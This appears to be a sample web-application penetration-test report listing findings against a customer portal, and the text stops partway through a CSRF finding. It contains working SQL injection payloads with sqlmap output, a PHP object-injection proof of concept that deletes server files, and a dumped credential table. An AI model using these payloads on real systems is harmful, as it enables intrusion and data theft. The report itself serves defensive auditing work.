CSPi Technology Solutions

Security Test Report

ThinkOfAName Company

Version 1.1

09/2016

CSPi Technology Solutions

Document Handling:

The document is classified as C3 and has to be treated accordingly.

If required, it is possible to forward the document to external parties.

Auditor Contact:

Name	Email
Auditor Name	auditor.name@cspi.com

Document History:

Version	Date	Editor	Notes
1.0	2016-09-16	Auditor Name	Initial Release
1.1	2016-09-16	Jon Doe	Improvements and Quality Assurance


Table of Content

1 Executive Summary

CSPI GmbH has been tasked with a security testing of the *Customer Portal*. For testing, best practices such as OWASP Top Ten and the OWASP Testing Guide 4 have been used as a baseline.

The security testing was performed from 2016-03-01 to 2016-03-08.

The following chart summarizes the identified vulnerabilities according to their probability, impact and overall risk.



	Overall Risk	Impact	Probability
🟩 Low	1	0	8
🟨 Medium	8	2	6
🟥 High	5	12	0

One of the highest rated vulnerabilities allows an attacker to inject arbitrary database commands. This allows collection and modification of all stored information, including passwords, credit card information and other sensitive data.

Another vulnerability rated as high allows an attacker to easily guess a user's password reset link, which might lead to identity theft and impersonation by logging into a user's account.

We recommend addressing all issues within a reasonable time in accordance to their risk rating.


1.1 Table of Findings

All findings which were made during the security assessment are summarized in the table below.

Finding	Chapter	Overall Risk
Insufficient patch management for 3rd party libraries	3.1	High
Guessable password reset link	3.2	High
Blind MySQL query Injection	3.3	High
PHP Object Injection	3.4	High
Error base MSSQL query injection	3.5	High
Missing brute force protection	3.6	Medium
Missing security relevant HTTP headers	3.7	Medium
Information leakage - robots.txt	3.8	Medium
CSRF token not in use	3.9	Medium
Cross-Site-Scripting (Reflected)	3.10	Medium
Insecure SSL/TLS configuration	3.11	Medium
Vulnerabilities in PHP	3.12	Medium
Open Redirect	3.13	Medium
Information leakage - Apache	3.14	Low

2 Audit Background

2.1 System Description



2.2 Scope

The following URLs are in scope as they are hosting the *Customer Portal*. The test methodology from Appendix B was applied to each entry point and its corresponding pages within the application. Each test was applied where it was considered feasible in the context of the web applicatoin:

URL/Item	Description
https://sample.com	Landing page with information about the customer portal service provided by ThinkOfAName Company.
https://customer.sample.com	The customer portal, which offers multiple features for logged in customers.

2.3 Out of Scope

The focus of the security audit has been put upon the consumption of the web application. Results regarding the surrounding environment, such as a baseline security check of the providing system have been performed in a cursory fashion.

3 Findings

3.1 High – Insufficient patch management for 3rd party libraries

	Location:	**customer.sample.com (123.145.167.10)**
Σ	**Overall:**	High
	Impact:	High
%	**Probability:**	Medium

Summary:

3rd party libraries are in use for the web frontend which do not seem to be part of the patch management process because they are outdated. Some even contain known vulnerabilities and therefore exhibit a risk.

Details:

The following outdated libraries were detected:

- jQuery JavaScript Library v1.10.2 (2013-07)
- Highcharts JS v4.1.0 (2015-02-16)
- TinyMCE WYSIWYG Editor v3.5.8 (2012-11) (CVE-2012-4230)

Recommendation:

Incorporate 3rd party libraries in the patch management process and update all vulnerable libraries.

3.2 High – Guessable password reset link

	Location:	**customer.sample.com (123.145.167.10)**
Σ	**Overall:**	High
	Impact:	High
%	**Probability:**	Medium

Summary:

By using the "Forgot Password" functionality, a unique reset-link is generated and send to the user's email, in order to be able to reset a forgotten password. If this reset link is guessable, an attacker is able to reset the password of arbitrary users, thus gaining access to their private user accounts.

Details:

The reset-link is not a randomly generated string, but the MD5 hash sum representation of the concatenated username and the current date.

```
https://customer.sample.com/forgot-
password/reset?token=f921e78073fcc2557ce379df7a6bfc92

md5(username2015-03-30) = f921e78073fcc2557ce379df7a6bfc92
```

Recommendation:

It is recommended that reset-links are generated randomly with a sufficient entropy. Publicly available information should not be used for any part of the generation.

3.3 High – Blind MySQL Query Injection

	Location:	**customer.sample.com (123.145.167.10)**
Σ	**Overall:**	High
	Impact:	High
%	**Probability:**	Medium

Summary:


SQL injection vulnerabilities arise when user-controllable data is incorporated into database SQL queries in an unsafe manner. An attacker can supply crafted input to break out of the data context in which their input appears and interfere with the structure of the surrounding query. Various attacks can be performed via SQL injection, including reading or modifying critical application data, interfering with application logic, escalating privileges within the database and executing operating system commands.

Blind SQL injection id identical to normal SQL Injection except that when an attacker attempts to exploit an application, rather than getting a useful error message, they get a generic page specified by the developer instead.

Details:

The articles section within the Customer Portal selects the shown article by ID. This is done by using a GET parameter, which is directly inserted into the SQL query. Even if exceptions are caught, it was possible to determine injection possibilities by using time-based attacking vectors, which caused the correct response to be delayed by 10 seconds.

```
https://customer.sample.com/articles/?id=42 and if(1=1, sleep(10), false)
```



```
[16:36:24] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE or HAVING clause'
[16:36:24] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[16:36:24] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause'
[16:36:24] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[16:36:24] [INFO] testing 'MySQL inline queries'
[16:36:24] [INFO] testing 'PostgreSQL inline queries'
[16:36:24] [INFO] testing 'Microsoft SQL Server/Sybase inline queries'
[16:36:24] [INFO] testing 'Oracle inline queries'
[16:36:24] [INFO] testing 'SQLite inline queries'
[16:36:24] [INFO] testing 'MySQL > 5.0.11 stacked queries'
[16:36:24] [WARNING] time-based comparison requires larger statistical model, please wait.....
[16:36:24] [INFO] testing 'PostgreSQL > 8.1 stacked queries'
[16:36:24] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries'
[16:36:24] [INFO] testing 'MySQL > 5.0.11 AND time-based blind (SELECT)'
[16:36:34] [INFO] GET parameter 'id' seems to be 'MySQL > 5.0.11 AND time-based blind (SELECT)' injectable
[16:36:34] [INFO] testing 'MySQL UNION query (NULL) - 1 to 20 columns'
[16:36:34] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (p
otential) technique found
[16:36:34] [INFO] ORDER BY technique seems to be usable. This should reduce the time needed to find the right number of quer
y columns. Automatically extending the range for current UNION query injection technique test
[16:36:34] [INFO] target URL appears to have 5 columns in query
[16:36:34] [INFO] GET parameter 'id' is 'MySQL UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n
sqlmap identified the following injection points with a total of 42 HTTP(s) requests:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=2 AND 8299=8299

    Type: UNION query
    Title: MySQL UNION query (NULL) - 5 columns
    Payload: id=2 UNION ALL SELECT NULL,NULL,CONCAT(0x7178717a71,0x6a4d507742514e4d5673,0x717a6a7071),NULL,NULL#

    Type: AND/OR time-based blind
    Title: MySQL > 5.0.11 AND time-based blind (SELECT)
    Payload: id=2 AND (SELECT * FROM (SELECT(SLEEP(5)))LYjJ)
---
[16:36:44] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 6.0 (squeeze)
web application technology: PHP 5.3.3, Apache 2.2.16
back-end DBMS: MySQL 5.0.11
```

Recommendation:

The most effective way to prevent SQL injection attacks is to use parameterized queries (also known as prepared statements) for all database access. This method uses two steps to incorporate potentially tainted data into SQL queries: first, the application specifies the structure of the query, leaving placeholders for each item of user input; second, the application specifies the contents of each placeholder. Because the structure of the query has already been defined in the first step, it is not possible for malformed data in the second step to interfere with the query structure. You should review the documentation for your database and application platform to determine the appropriate APIs which you can use to perform parameterized queries. It is strongly recommended that you parameterize every variable data item that is incorporated into database queries, even if it is not obviously tainted, to prevent oversights occurring and avoid vulnerabilities being introduced by changes elsewhere within the code base of the application.

3.4 High – PHP Object Injection

	Location:	**customer.sample.com (123.145.167.10)**
Σ	**Overall:**	High
	Impact:	High
%	**Probability:**	Medium

Threat:

The parameter `user_obj` of the one-time password request to `/otp` contains a serialized PHP object. This behaviour can expose the application in various ways, including:

- Any sensitive data contained within the object can be viewed by the user.
- An attacker may be able to interfere with server-side logic by tampering with the contents of the object and re-serializing it.
- An attacker may be able to cause unauthorized code execution on the server, by controlling the server-side function that is invoked when the object is processed.

Details:

It was found, that the `POST` request to send the one-time password to `/otp` includes a parameter `user_obj`, which contains a serialized PHP object. If a serialized object is controlled by the used and deserialized in an unprotected manner, several possible vulnerabilities occur, such as e.g. remote code execution. Actual exploitation of these vulnerabilities arising from the application's use of serialized objects will typically require the attacker to have access to the source code of the server-side application – which is the case, as the open source framework "Drupal" is used.

In order to create a proof-of-concept, the source code of the installed Drupal version has been analyzed for, so called, magic functions.

The destructor of the class `Archive_Tar` (/modules/system/system.tar.inc) allows to delete an arbitrary file by specifying the `_temp_tarname` property:

```
public function __destruct() {
    $this->_close();
    if ($this->_temp_tarname != '') {
        @drupal_unlink($this->_temp_tarname);
    }
}
```

The following PHP code has been used to create an instance of the `Archive_Tar` class with “sites/README.txt” as `_temp_tarname` property and serialize and urlencode it.

```
<?php
class Archive_Tar {
    var $_temp_tarname='';
    public function __construct() {
        $this->_temp_tarname = "sites/README.txt";
    }
}
$payload = urlencode(serialize(new Archive_Tar));
print $payload;
exit;
```

This resulted in the following payload:

```
O%3A11%3A%22Archive_Tar%22%3A1%3A%7Bs%3A13%3A%22_temp_tarname%22%3Bs%3A16%3A%22s
ites%2FREADME.txt%22%3B%7D
```

Replacing the parameter value with the generated payload successfully removed the file “sites/README.txt” from the server.

Request:

```
POST /otp HTTP/1.1
Host: customer.sample.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:47.0) Firefox/47.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 133

token=123456&user_obj=O%3A11%3A%22Archive_Tar%22%3A1%3A%7Bs%3A13%3A%22_temp_tarn
ame%22%3Bs%3A20%3A%22sites%2Ftestfile33.txt%22%3B%7D
```

Response:

```
HTTP/1.1 302 Found
Date: Mon, 28 Mar 2016 20:46:29 GMT
Server: Apache/2.2.15 (CentOS)
Expires: Sun, 19 Nov 1978 05:00:00 GMT
Cache-Control: no-cache, must-revalidate, post-check=0, pre-check=0
X-Content-Type-Options: nosniff
Location: https://customer.sample.com/otp/invalid-token
Content-Length: 8
Content-Type: text/html; charset=UTF-8
Set-Cookie: PHPSESSID=EXDpFUU0HO2zs2IJYKufh1z1BlwpSEqjntUeoA9HmI; expires=Fri,
28-Aug-2016 20:46:29 GMT; path=/; HttpOnly
Connection: close
```

Furthermore, it was identified that the user does not need to be authenticated and that the `token` parameter can be set to an arbitrary value, as the object is deserialized before any validation takes place.

Recommendation:

The best way to avoid vulnerabilities that arise from the use of serialized objects is not to pass these in request parameters, or expose them in any other way to the client. Generally, it is possible to transmit application data in plain non-serialized form, and handle it with the same precautions that apply to all client-submitted data. If it is considered unavoidable to place serialized objects into request parameters, then it may be possible to prevent attacks by also placing a server-generated cryptographic signature of the object into the same request, and validating the signature before performing deserialization or other processing on the object.

3.5 High – Error based MSSQL query injection in partner portal

🌐	**Location:**	**https://secure.partnerportal.int/adm/prtnr_portal.asp**
Σ	**Overall:**	High
◎	**Impact:**	High
%	**Probability:**	Medium

Threat:

On the partner website a SQL injection was identified that allows attackers to access the backend faced database without authentication and restrictions.

Details:

The POST parameter *alias* is affected and allows the user to access the database via a prepared bogus login name.

When testing the parameter alias for SQL injections faulty behavior has been found. The server responds to the user string *admin' OR 1=1* -- with a database error:

```
[Microsoft][ODBC driver for Oracle][Oracle]ORA-00907: missing right parenthesis
```

The potential SQLi (SQL injection) has been verified by using SQLmap to show the potential damage that might be caused by an attacker:

```
Parameter: Alias (POST)
    Type: error-based
    Title: Oracle AND error-based - WHERE or HAVING clause (XMLType)
    Payload: Alias=admin') AND 9418=(SELECT
UPPER(XMLType(CHR(60)||CHR(58)||CHR(113)||CHR(106)||CHR(113)||CHR(98)||CHR(113)|
|(SELECT (CASE WHEN (9418=9418) THEN 1 ELSE 0 END) FROM
DUAL)||CHR(113)||CHR(98)||CHR(112)||CHR(98)||CHR(113)||CHR(62))) FROM DUAL) AND
('sNCq'='sNCq&PWD=&TERMINAL_IP=&LOGIN=Login

---
[13:43:27] [INFO] the back-end DBMS is Oracle
web server operating system: Windows 2003 or XP
web application technology: ASP.NET, Microsoft IIS 6.0
back-end DBMS: Oracle
[13:43:27] [INFO] fetching current user
[13:43:28] [INFO] heuristics detected web page charset 'windows-1252'
```

```
[13:43:28] [INFO] retrieved: ADM
current user:    'ADM'
[13:43:28] [INFO] testing if current user is DBA
[13:43:28] [INFO] heuristics detected web page charset 'ascii'
current user is DBA:    False
[13:43:28] [INFO] fetching database users
[13:43:28] [INFO] the SQL query used returns 41 entries
database management system users [41]:
[*] ADM
[*] …
[*] …
[*] …
```

Accessing the users backup table within the ADM database shows passwords, usernames and more very sensitive information that is stored in unhashed and unsalted fashion.

```
Database: ADM
Table: MWP_BAK_USERS
[34 entries]
| ID       | NEXT_ID | LAST_ID | INSERT_UID | INSERT_GID | BENUTZER_ID | TEXT  |
NAME        | INAME | TEL_NR | TEL_DW | TEL_VW | TEL_TYP | ORT_HNR | ORT_PLZ |
GEBNAME | ORT_GKZ | ORT_TYP | TEL_LKZ | VORNAME       | ORT_ORT | ORT_STR |
LANGTEXT                  | NORMNAME | TEL_BEEP | ORT_LAND | KURZTEXT | TEL_DESC
| ORT_STAAT | NAME_GRAD | BEZEICHNUNG | NAME_SUFFIX | INSERT_TIME | NAME_PREFIX
| USER_PWD   | BESCHREIBUNG | BENUTZER_TYP | USER_NAME |
-----------------------------------------------------------+
| 1000111 | 1000001 | 1000110 | 1          | 1          | 1           | ABC |
DEF       | NULL   | 781517 | NULL    | 6441    | NULL     | 1        | NNN   | NULL
| NULL     | Hess     | 49       | Test          | NN   | XY   | NULL
| ZZ     | NULL       | FF    | IT department       | Jon      | Doe       | NULL
| Oters       | NULL        | 08            | 0815         | critical_password | a
| USER          | critical_username          |

The output has been shortened and anonymized partially.
```

Recommendation:

It is critical to implement a proper input sanitization to make sure that bogus user input is filtered out correctly. The most effective way to prevent SQL injection attacks is to use parameterized queries (also known as prepared statements) for all database access. This method uses two steps to incorporate potentially tainted data into SQL queries: first, the application specifies the structure of the query, leaving placeholders for each item of user input; second, the application specifies the contents of each placeholder. Because the structure of the query has already been defined in the first step, it is not possible for malformed data in the second step to interfere with the query structure. You should review the documentation for your database and application platform to determine the appropriate APIs which you can use to perform parameterized queries. It is strongly recommended that you parameterize every variable data item that is incorporated into database queries, even if it is not obviously tainted, to prevent oversights occurring and avoid vulnerabilities being introduced by changes elsewhere within the code base of the application.

As there is not a 100% possibility that no one ever will get access to the database it is also recommended to hash and salt the passwords, stored in the database, to ensure that the information if stolen will not be of use for further post exploitation.

3.6 Medium – Missing brute force protection

🌍	**Location:**	**customer.sample.com (123.145.167.10)**
Σ	**Overall:**	Medium
◎	**Impact:**	High
%	**Probability:**	Low


Summary:

The access portal customer.sample.com has been tested with a brute force attack. admin has been tested as username and 150 passwords have been tried without any kind of blocking. An attacker could brute force several thousands of common passwords for each username or email address he finds within the Customer Portal website or via social engineering.

Details follow on the next page for layout reasons

Details:

The server did not respond with a block page nor with an IP ban after over 150 POST requests with random passwords attached into the parameter. Furthermore, the response time did not increase, which means the attack will not be slowed down.



Request	Payload	Status	Response received	Error	Redirects followed	Timeout	Length
115	Bigdog	200	1102	false	1	false	4959
116	Bigfoot	200	904	false	1	false	4959
117	Biology	200	975	false	1	false	4959
118	Biostar	200	4074	false	1	false	4959
119	Biteme	200	3607	false	1	false	4959
120	Blackie	200	2633	false	1	false	4958
121	Blaster	200	2707	false	1	false	4958
122	Blazer	200	915	false	1	false	4958
123	Blondie	200	1238	false	1	false	4958
124	Blowme	200	3073	false	1	false	4958
125	Bond007	200	2559	false	1	false	4958
126	Boner	200	804	false	1	false	4958
127	Bonnie	200	1004	false	1	false	4958
128	Booboo	200	1633	false	1	false	4958
129	Booger	200	1482	false	1	false	4922
130	Bookit	200	869	false	1	false	4960
131	Boomer	200	914	false	1	false	4959
132	Boston	200	976	false	1	false	4959
133	Bowling	200	1164	false	1	false	4959
134	Bradley	200	955	false	1	false	4959
135	Brandi	200	1006	false	1	false	4959
136	Brandon	200	936	false	1	false	4959
137	Brandy	200	1111	false	1	false	4959
138	Brasil	200	869	false	1	false	4959
139	Braves	200	925	false	1	false	4959

Recommendation:

It is recommended to implement automatic limitation of failing access attempts to remediate brute-force attempts directly.

3.7 Medium – Missing security relevant HTTP headers

🌍	**Location:**	**sample.com (123.145.167.11)** **customer.sample.com (123.145.167.10)**
Σ	**Overall:**	Medium
◎	**Impact:**	High
%	**Probability:**	Low

Summary:

Security relevant HTTP headers are not present on various HTTP services. Additional protection would be given, if these were set.

Details:

The HTTP headers in question are:

- Strict Transport Security: HTTP Strict-Transport-Security (HSTS) enforces secure (HTTP over SSL/TLS) connections to the server. This reduces impact of bugs in web applications leaking session data through cookies and external links and defends against Man-in-the-middle attacks. HSTS also disables the ability for ~~user's~~users to ignore SSL negotiation warnings.
- XSS Protection: This header enables the Cross-site scripting (XSS) filter built into most recent web browsers. It's usually enabled by default anyway, so the role of this header is to re-enable the filter for this particular website if it was disabled by the user. This header is supported in IE 8+, and in Chrome (not sure which versions). The anti-XSS filter was added in Chrome 4. It’s unknown if that version honored this header.
- Content Type Options: The only defined value, "nosniff", prevents Internet Explorer and Google Chrome from MIME-sniffing a response away from the declared content-type. This also applies to Google Chrome, when downloading extensions. This reduces exposure to drive-by download attacks and sites serving user

uploaded content that, by clever naming, could be treated by MSIE as executable or dynamic HTML files.

- Content Security Policy: Content Security Policy requires careful tuning and precise definition of the policy. If enabled, CSP has significant impact on the way browser renders pages (e.g., inline JavaScript disabled by default and must be explicitly allowed in policy). CSP prevents a wide range of attacks, including Cross-site scripting and other cross-site injections.
- HTTP Public Key Pinning (HPKP): HPKP is a trust on first use security mechanism which protects HTTPS websites from impersonation using fraudulent certificates issued by compromised certificate authorities. HPKP should be used in case certificates signed by non-company CAs are in place or in case security concerns demand only specific certificates to be in place.

Recommendation:

Set HTTP security relevant headers if they do not interfere with the application.

For example, set:

- `X-Frame-Options: SAMEORIGIN*`
- `X-XSS-Protection: 1; mode=block*`
- `X-Content-Type-Options: nosniff*`
- `Content-Security-Policy: default-src 'self'`
- `Public-Key-Pins`
- `Strict-Transport-Security: max-age=16070400; includeSubDomains*`

* To reduce this risk to low, at least the marked headers should be set.

3.8 Medium – Information leakage - robots.txt

	Location:	**customer.sample.com (123.145.167.10)**
Σ	**Overall:**	Medium
	Impact:	High
%	**Probability:**	Low

Summary:

The robots.txt file, usually used to prevent web crawlers from accessing the included web folders, reveals information on web directories, which might include sensitive information, which could be used by an attacker to retrieve valuable information on his target.

Details:

The following information was obtained:

- Unprotected, hidden *.git/* directory
- Unprotected *backup/* directory

Recommendation:

Review the content of the site's robots.txt file, use robots META tags instead of entries in the robots.txt file, and/or adjust the web server's access controls to limit access to sensitive material.

3.9 Medium – CSRF token not in use

	Location:	**customer.sample.com (123.145.167.10)**
Σ	**Overall:**	Medium
	Impact:	High
%	**Probability:**	Low

Summary:

CSRF is an attack which forces an end user to execute unwanted actions on a web application in which he/she is currently authenticated. With a little help of social engineering (like sending a link via email/chat), an attacker may force the users of a web application to execute actions of the attacker's choosing. A successful CSRF exploit can compromise end user data and operation in case of normal user. If the targeted end user is the administrator account, this can compromise the entire web application.

Cross-Site Request Forgery (CSRF) is an attack that tricks the victim into loading a page that contains a malicious request. It is malicious in the sense that it inherits the identity and privileges of the victim to perform an undesired function on the victim's behalf, like change the victim's e-mail address, home address, or password, or purchase something. CSRF attacks generally target functions that cause a state change on the server but can also be used to access sensitive data.

For most sites, browsers will automatically include with such requests any credentials associated with the site, such as the user's session cookie, basic auth credentials, IP address, Windows domain credentials, etc. Therefore, if the user is currently authenticated to the site, the site will have no way to distinguish this from a legitimate user request.

In this way, the attacker can make the victim perform actions that they didn't intend to, such as logout, purchase item, change account information, retrieve account information, or any other function provided by the vulnerable website.

Sometimes, it is possible to store the CSRF attack on the vulnerable site itself. Such vulnerabilities are called Stored CSRF flaws. This can be accomplished by simply storing an IMG or IFRAME tag in a field that accepts HTML, or by a more complex cross-site scripting attack. If the attack can store a CSRF attack in the site, the severity of the attack is amplified. In particular, the probability is increased because the victim is more likely to view the page containing the attack than some random page on the Internet. The probability is also increased because the victim is sure to be authenticated to the site already.

Details:
